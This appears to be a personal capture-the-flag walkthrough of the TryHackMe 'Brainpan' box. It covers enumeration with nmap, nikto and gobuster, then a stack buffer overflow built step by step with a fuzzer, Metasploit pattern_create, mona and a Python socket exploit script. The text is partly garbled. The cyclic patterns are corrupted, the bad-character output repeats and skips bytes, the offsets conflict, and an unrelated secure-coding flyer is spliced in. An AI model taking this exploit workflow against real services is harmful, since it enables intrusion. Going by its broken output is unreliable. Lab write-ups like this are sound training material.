

Tuesday, July 13, 2021 11:12 AM

[illegible]

The results of our nmap scan show two interesting ports open. Port 9999 appears to have an application running on it. Let's see if we can connect to it with nc.

Let's also take a peek at what's running on port 10000.

10.10.240.82:10000/ x http://10.10.240.82:10000/ x +

10.10.240.82:10000

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

-  **IP THEFT**
-  **MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS**
-  **TAKING OVER HIGH-VALUE ACCOUNTS**
-  **BREACHING ORGANIZATION PERIMETERS**

ARE APPLICATIONS REALLY THAT UNSAFE?

More than 8 out of 10 applications failed to pass OWASP Top 10 when first tested. More than half of all developers received a grade of C or lower on a basic application security assessment.

TOP 5 APPLICATION VULNERABILITIES

Percentage of Web Applications Affected Percentage of Hacks*

Vulnerability	Percentage of Web Applications Affected	Percentage of Hacks*
SQL Injection	32%	20%
Cryptographic Issues	53%	2%
XSS	68%	10%
OS Command Injection	9%	1%

Nmap believes that abyss is running on 9999 and that SimpleHTTPServer is running on 10000. So, we are dealing with a Linux box most likely. Let's see if we can gain access to the box over the server running on 10000. We enumerate first with Nikto. Nikto reports that there may be a system shell found in /bin/. Also SimpleHTTP appears to be outdated.

```
root@ip-10-10-247-241:~# nikto -h 10.10.240.82:10000
- Nikto v2.1.5
-----
+ Target IP:      10.10.240.82
+ Target Hostname: ip-10-10-240-82.eu-west-1.compute.internal
+ Target Port:    10000
+ Start Time:     2021-07-13 16:49:50 (GMT1)
-----
+ Server: SimpleHTTP/0.6 Python/2.7.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting... possibly a system shell found.
+ 6544 items checked: 25 error(s) and 4 item(s) reported on remote host
+ End Time:       2021-07-13 16:50:02 (GMT1) (12 seconds)
-----
+ 1 host(s) tested
root@ip-10-10-247-241:~#
```

Let's run gobuster against port 10000

```

root@ip-10-10-247-241:~# gobuster dir -u http://10.10.240.82:10000 -w medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.240.82:10000
[+] Threads:      10
[+] Wordlist:      medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2021/07/13 17:07:08 Starting gobuster
=====
/bin (Status: 301)
=====
2021/07/13 17:08:11 Finished
=====

```


Gobuster has located the bin directory on 10000, but it seems like we're getting a redirect. Let's try to connect to it.




Directory listing for /bin/


- [brainpan.exe](#)

Cool. We were able to locate the brainpan.exe application on 10000/bin. Let's download it from our Windows test box to attempt a Buffer Overflow exploit.






We gave this file a new name since we already have an application named Brainpan on our test Windows box.




We have started the application on our test box. Let's confirm that it is vulnerable to a buffer overflow attack by fuzzing it. Let's also configure a working directory within mona.


```
!mona config -set workingfolder c:\mona\%p
```



Now, let's configure our fuzzer script and run it.



We were able to crash the application at 600 bytes.



```
root@ip-10-10-247-241: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-247-241: ~
root@ip-10-10-247-241: ~

root@ip-10-10-247-241:~# python3 fuzzer.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
root@ip-10-10-247-241:~#
```

Run the following command to generate a cyclic pattern of a length 400 bytes longer than the string that crashed the server (change the -l value to this):

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
```

```
root@ip-10-10-247-241:~# locate pattern_create.rb
/opt/metasploit-framework-5101/tools/exploit/pattern_create.rb
root@ip-10-10-247-241:~# cd /opt/metasploit-framework-5101/tools/exploit
root@ip-10-10-247-241:/opt/metasploit-framework-5101/tools/exploit# ./pattern_cr
eate.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
5Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
F3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
5Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
h3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
5As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
5Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@ip-10-10-247-241:/opt/metasploit-framework-5101/tools/exploit#
```

Crash Replication & Controlling EIP

Create another file on your Kali box called exploit.py with the following contents:

Add the pattern as the payload in our exploit.

```
import socket

ip = "10.10.68.126"
port = 9999

prefix = "BRAINPAN_1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7A
d8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8A
f9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9A
i0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1A
m2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2A
o3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5A
u6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6A
w7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7A
y8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
c0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BcABcBBcCBcDBcECcFCcGCcHCcICcJCcKcLcM
cNcO"


```

```
root@ip-10-10-247-241:~# python3 exploit.py
Sending evil buffer...
Done!
```

The script should crash the oscp.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:

```
!mona findmsp -distance 600
```

Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view).

In this output you should see a line which states:

```
EIP contains normal pattern : ... (offset XXXX)
```

```
0040F000 (+) Command used:
0040F000 !mona findmsp -distance 1000
0040F000 (+) Looking for cyclic pattern in memory
748F0000 Modules C:\Windows\System32\wshtcpip.dll
0040F000 Cyclic pattern (normal) found at 0x0022f72b (length 999 bytes)
0040F000 Cyclic pattern (normal) found at 0x0022fb5b (length 999 bytes)
0040F000 - Stack pivot between 555 & 1544 bytes needed to land in this pattern
0040F000 (+) Examining registers:
0040F000 EIP contains normal pattern : 0x41317241 (offset 519)
0040F000 ESP - 0x00000000 points to offset 519 in normal pattern (length 472)
0040F000 EBP contains normal pattern : 0x30724139 (offset 509)
0040F000 (+) Examining SEH chain
0040F000 (+) Examining stack (+ 1000 bytes) - looking for cyclic pattern
0040F000 Walking stack from 0x0022f548 to 0x00227d1c (0x000007d4 bytes)
0040F000 0x0022f72c : Contains normal cyclic pattern at ESP-0x204 (-516) : offset 1, l
0040F000 0x0022fb5c : Contains normal cyclic pattern at ESP+0x22c (+556) : offset 1, l
0040F000 (+) Examining stack (+ 1000 bytes) - looking for pointers to cyclic pattern
0040F000 Walking stack from 0x0022f548 to 0x00227d1c (0x000007d4 bytes)
0040F000 0x0022f580 : Pointer into normal cyclic pattern at ESP-0x3b0 (-944) : 0x0022f
0040F000 0x0022f5e4 : Pointer into normal cyclic pattern at ESP-0x34c (-844) : 0x0022f
0040F000 0x0022f580 : Pointer into normal cyclic pattern at ESP-0x328 (-800) : 0x0022f
0040F000 0x0022fb2c : Pointer into normal cyclic pattern at ESP+0x1fc (+508) : 0x0022f
0040F000 (+) Preparing output file 'findmsp.txt'
0040F000 - Creating working folder c:\mona\brainpan_1
0040F000 - Folder created
0040F000 - (Re)setting logfile c:\mona\brainpan_1\findmsp.txt
0040F000 (+) Generating module info table, hang on...
0040F000 - Processing modules
0040F000 - Done. Let's rock 'n roll.
0040F000 (+) This mona.py action took 0:00:06.241000
```

```
!mona findmsp -distance 1000
```

Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".

```


~/exploit.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

fuzzer.py x pattern_create.txt x exploit.py x

7 offset = 513
8 overflow = "A" * offset
9 ret = "BBBB"
10 padding = ""
11 payload = ""
12 postfix = ""
13
14 buffer = prefix + overflow + ret + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
24     print("Could not connect.")

root@ip-10-10-247-241:~# python3 exploit.py
Sending evil buffer...
Done!

```



Our Windows test box expired. On the new instance of the test box the offset for Brainpan_1 is 514.

```

5
6 prefix = "BRINPAN_1 "
7 offset = 514
8 overflow = "A" * offset
9 ret = "BBBB"

```

Finding Bad Characters

Generate a bytearray using mona, and exclude the null byte (\x00) by default. Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration section of this guide, then the location should be C:\mona\oscp\bytearray.bin).

```
!mona bytearray -b "\x00"
```

```

!mona bytearray -b "\x00"
*** Note: parameter -b has been deprecated and replaced with -cpb ***
Generating table, excluding 1 bad chars...
Dumping table to file
[+] Preparing output file "bytearray.txt"
- [R] Setting log file c:\mona\brainpan_1\bytearray.txt
"00"01"02"03"04"05"06"07"08"09"0a"0b"0c"0d"0e"0f"10"11"12"13"14"15"16"17"18"19"1a"1b"1c"1d"1e"1f"20"
"21"22"23"24"25"26"27"28"29"2a"2b"2c"2d"2e"2f"30"31"32"33"34"35"36"37"38"39"3a"3b"3c"3d"3e"3f"40"
"41"42"43"44"45"46"47"48"49"4a"4b"4c"4d"4e"4f"50"51"52"53"54"55"56"57"58"59"5a"5b"5c"5d"5e"5f"60"
"61"62"63"64"65"66"67"68"69"6a"6b"6c"6d"6e"6f"70"71"72"73"74"75"76"77"78"79"7a"7b"7c"7d"7e"7f"80"
"81"82"83"84"85"86"87"88"89"8a"8b"8c"8d"8e"8f"90"91"92"93"94"95"96"97"98"99"9a"9b"9c"9d"9e"9f"a0"
"a1"a2"a3"a4"a5"a6"a7"a8"a9"aa"ab"ac"ad"ae"af"b0"b1"b2"b3"b4"b5"b6"b7"b8"b9"ba"bb"bc"bd"be"bf"c0"
"c1"c2"c3"c4"c5"c6"c7"cc"cd"ce"cf"d0"d1"d2"d3"d4"d5"d6"d7"da"db"dc"dd"de"df"e0"
"e1"e2"e3"e4"e5"e6"e7"ea"eb"ec"ed"ee"ef"f0"f1"f2"f3"f4"f5"f6"f7"f8"f9"fa"fb"fc"fd"fe"ff"

Done, wrote 255 bytes to file c:\mona\brainpan_1\bytearray.txt
Binary output saved in c:\mona\brainpan_1\bytearray.bin

```

Now generate a string of bad chars that is identical to the bytearray. The following python script can be used to generate a string of bad chars from \x01 to \xff:

```

for x in range(1, 256):
    print("\x" + "{:02x}".format(x), end='')
print()

```



```

root@ip-10-10-247-241:~# python3 bytearray.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c
\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c
\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0
\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4
\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08
\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c
\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30
\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45
\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59
\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d
\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81
\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95
\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9
\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe
\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d
\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52
\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67
\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c
\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91
\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6
\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb
\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10
\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25
\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a
\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f
\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79
\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e
\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3
\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8
